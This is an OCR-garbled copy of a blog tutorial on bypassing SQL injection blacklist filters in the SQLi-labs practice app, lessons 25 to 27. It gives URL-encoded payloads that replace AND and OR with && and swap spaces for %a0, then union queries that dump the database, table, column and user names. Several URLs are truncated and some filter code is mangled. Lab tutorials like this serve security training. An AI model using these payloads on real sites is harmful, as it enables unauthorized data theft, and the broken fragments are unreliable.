

# Hacking Articles

Raj Chandel's Blog

Author

Web Penetration Testing

Penetration Testing

Courses We Offer

My Books

Donate us

## How to Bypass SQL Injection Filter Manually

posted in [DATABASE HACKING](#) , [KALI LINUX](#) , [PENETRATION TESTING](#) on [JUNE 3, 2017](#)

by [RAJ CHANDEL](#)

 [SHARE](#)

In previous article you have learned the basic concepts of SQL injection but in some scenarios you will find that your basic knowledge and tricks will fail. The reason behind that is the protection that developer had applied to prevent SQL injection, sometimes developer use filters to strip out few characters and OPERATORS from the user input before adding it to the query for SQL statement to prevent SQL Injection. Today's article will help you to face such situations and will tell you how to bypass such filters. Here again we'll be using DHAKKAN SQLI labs for practice.

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE

Let's start!!

## LESSON 25

In Lab 25 **OR** and **AND** function are **Blocked** here we will try to bypass sql filter using their substitute.

```
function blacklist($id)
$id= preg_replace('/or/i','', $id);           //strip out OR (non case sensitive)
$id= preg_replace('/AND/i','', $id);           //Strip out AND (non case sensitive)
```

Since alphabetic word OR, AND are blacklisted, hence if we use AND 1=1 and OR 1=1 there would be no output therefore I had use %26%26 inside the query.

Following are replacement for AND and OR

**AND** : && %26%26

**OR** : ||

Open the browser and type following SQL query in URL

```
1 | http://localhost:81/sqlil/Less-25/?id=1' %26%26 1=1 --+
```

From screenshot you can see we have successfully fixed the query for AND (&&) into URL encode as %26%26. Even when AND operator was filtered out.



localhost:81/sqli/Less-25/?id=1' %26%26 1=1 --+ | Search | ☆ | ☰ | ☰ | ☰ | ☰ | ☰ | ☰

Welcome Dhakkan

Your Login name:Dumb

Your Password:Dumb

# SQLi DUMB SER

## All Your 'OR' and 'AND' belong to us.

Hint: Your Input is Filtered with following result: 1' && 1=1 --

Once the concept is clear to bypass AND filter later we need to alter the statement for retrieving database information.

```
1 | http://localhost:81/sqli/Less-25/?id=-1' union select 1,2,3 %26%26 1=1
```

SQL

## Categories

- ↳ BackTrack 5 Tutorials
- ↳ Best of Hacking
- ↳ Browser Hacking
- ↳ Cryptography & Stegnography
- ↳ CTF Challenges
- ↳ Cyber Forensics
- ↳ Database Hacking
- ↳ Domain Hacking
- ↳ Email Hacking
- ↳ Footprinting
- ↳ Hacking Tools
- ↳ Kali Linux
- ↳ Nmap
- ↳ Others
- ↳ Penetration Testing
- ↳ Social Engineering Toolkit
- ↳ Trojans & Backdoors
- ↳ Website Hacking
- ↳ Window Password Hacking
- ↳ Windows Hacking Tricks
- ↳ Wireless Hacking
- ↳ Youtube Hacking

# Welcome Dhakkan

Your Login name:2  
Your Password:1

# SQLI DUMB SER

## All Your 'OR' and 'AND' belong to us.

Hint: Your Input is Filtered with following result: -1' union select 1,2,3 && 1=1 --

Type following query to retrieve database name using union injection

```
1 | http://localhost:81/sqli/Less-25/?id=-1' union select 1, database(), 3 %2
```

hence you can see we have successfully get **securtiy** as database name as result.


## Articles

Select Month

## Facebook Page



Be the first of your friends to like this



Next query will provide entire table names saved inside the database.

```
1 | http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(ta
```

From screenshot you can read the following table names:

```
1 | T1: emails
```

2 T2: referers  
3 T3: uagents  
4 T4: users

← i | where table\_schema=database() %26%26 1=1 --+ | C | Search | ☆ | ⌂ | ⌂ | ⌂ | ⌂ | ⌂ | ⌂

Welcome Dhakkan

Your Login name:emails,referers,uagents,users

Your Password:3

# SQLI DUMB SER

## All Your 'OR' and 'AND' belong to us.


Hint: Your Input is Filtered with following result: -1' union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database() && 1=1 --

Now we'll try to find out column names of users table using following query.

```
1 | http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(cc
```

Hence you can see it contains 4 columns inside it.

```
1 | C1: id
2 | C2: username
3 | C3: password
```



At last execute following query to read all username inside the table users from inside its column.

```
1 | http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(us
```

From screenshot you can read the fetched data.

Hence in lesson 25 we have learned how to bypass AND, OR filter for retrieving information inside the database.

The screenshot shows a web browser with a SQL injection exploit. The URL bar contains the query: `select 1,group_concat(username),3 from users --`. The page title is "Welcome Dhakkan". The login form has "Your Login" and "Your Password" fields. The "Your Login" field contains the value "name:Dumb,Angelina,Dummy,secure,stupid,superman,batman,admin,admin1,admin2". The "Your Password" field contains the value "3". Below the login form, there is a large, stylized text message: "SQL DUMB SERVER" and "All Your 'OR' and 'AND' belong to us." At the bottom, a hint is provided: "Hint: Your Input is Filtered with following result: -1' union select 1,group\_concat(username),3 from users --".

## Lesson 26

You will find lab 26 more challenging because here space,Comments,OR and AND are Blocked so now we will try to bypass sql filter using their substitute.

Following are function blacklist(\$id)


```
preg_replace('/or/i','', $id);           //strip out OR (non case sensitive)  
$id= preg_replace('/and/i','', $id);      //Strip out AND (non case sensitive)  
$id= preg_replace('/[\V*]','', $id);      //strip out /*  
$id= preg_replace('/[-]','', $id);         //Strip out -  
$id= preg_replace('/[#]','', $id);         //Strip out #  
$id= preg_replace('/[\s]','', $id);         //Strip out spaces  
$id= preg_replace('/[\V\\V\\V]','', $id);    //Strip out slashes
```

This lab has more filters as compared to lab 25 because here space,Comments are also Blocked. Now execute following query In URL .

```
1 | http://localhost:81/sqlil/Less-26/?id=1'%a0%26%26'1=1
```


From screenshot you can see we have successfully fixed the query for SPACE into URL encode as %a0

Blanks = ('%09', '%0A', '%0C', '%0D', '%0B', '%a0')



Once the concept is clear to bypass AND, OR and SPACE filter later we need to alter the SQL statement for retrieving database information.


1 | <http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,2,3%a0%26%271=1>



Type following query to retrieve database name using union injection.

1 | <http://localhost:81/sqli/Less-26/?id=0%a0union%a0select%a01, database>

Hence you can see we have successfully get **secutriy** as database name as result



Next query will provide entire table names saved inside the database.

```
1 | http://localhost:81/sqlil/Less-26/?id=0'%a0union%a0select%a01,group_concat
```

From screenshot you can read the following table names:

```
1 | T1: emails
2 | T2: referers
3 | T3: uagents
```

Welcome Dhakkan

Your Login name: emails, referers, uagents, users

Your Password:3

# SQLI DUMB SERV

All Your Spaces  
and  
Comments belong to us.

Hint: Your Input is Filtered with following result:  
0'♦union♦select♦1,group\_concat(table\_name),3♦from♦information\_schema.tables♦where♦table\_schem

Now we'll try to find out column names of users table using following query.

```
1 | http://localhost:81/sqlil/Less-26/?id=0'%a0union%a0select%a01,group_concat
```

Hence you can see columns inside it.

```
1 | C1: id  
2 | C2: username
```

3 | C3: password



lect%a01,group\_concat(column\_name),3%a0from%a0information\_schema.columns%a0where%a0table\_name%a0like%a0%

Welcome Dhakkai

Your Login

CURRENT\_CONNECTIONS, TOTAL\_CONNECTIONS, id, username, password

Your Password:3

# LI DUMB SERIES-

## All Your Spaces and Comments belong to us.

Hint: Your Input is Filtered with following result:


```
union♦select♦1,group_concat(column_name),3♦from♦information_schema.columns♦where♦table_name%a0like%a0%
```

At last execute following query to read all username inside the table users from inside its column.

From screenshot you can read the fetched data.

1 | [http://localhost:81/sqli/Less-26/?id=0%a0union%a0select%a01,group\\_concat\(column\\_name\),3%a0from%a0information\\_schema.columns%a0where%a0table\\_name%a0like%a0%'](http://localhost:81/sqli/Less-26/?id=0%a0union%a0select%a01,group_concat(column_name),3%a0from%a0information_schema.columns%a0where%a0table_name%a0like%a0%')

Hence in lesson 26 we have learned how to bypass AND, OR, SPACE AND COMMENT filter for retrieving information from the database.



## Lesson 27

You will find this lab even more challenging because here UNION/union, SELECT/select, SPACE and Comments are Blocked so now we will try to bypass sql filter using their

substitute.

Following are function blacklist(\$id)

```
$id= preg_replace('/[\^\*]/*', $id);           //strip out /*  
$id= preg_replace('/[-]/*', $id);           //Strip out -.  
$id= preg_replace('/[#]/*', $id);           //Strip out #.  
$id= preg_replace('/[+]/*', $id);           //Strip out spaces.  
$id= preg_replace('/select/m/*', $id);           //Strip out spaces.  
$id= preg_replace('/[+]/*', $id);           //Strip out spaces.  
$id= preg_replace('/union/s/*', $id);           //Strip out union  
$id= preg_replace('/select/s/*', $id);           //Strip out select  
$id= preg_replace('/UNION/s/*', $id);           //Strip out UNION  
$id= preg_replace('/SELECT/s/*', $id);           //Strip out SELECT  
$id= preg_replace('/Union/s/*', $id);           //Strip out Union  
$id= preg_replace('/Select/s/*', $id);           //Strip out select
```

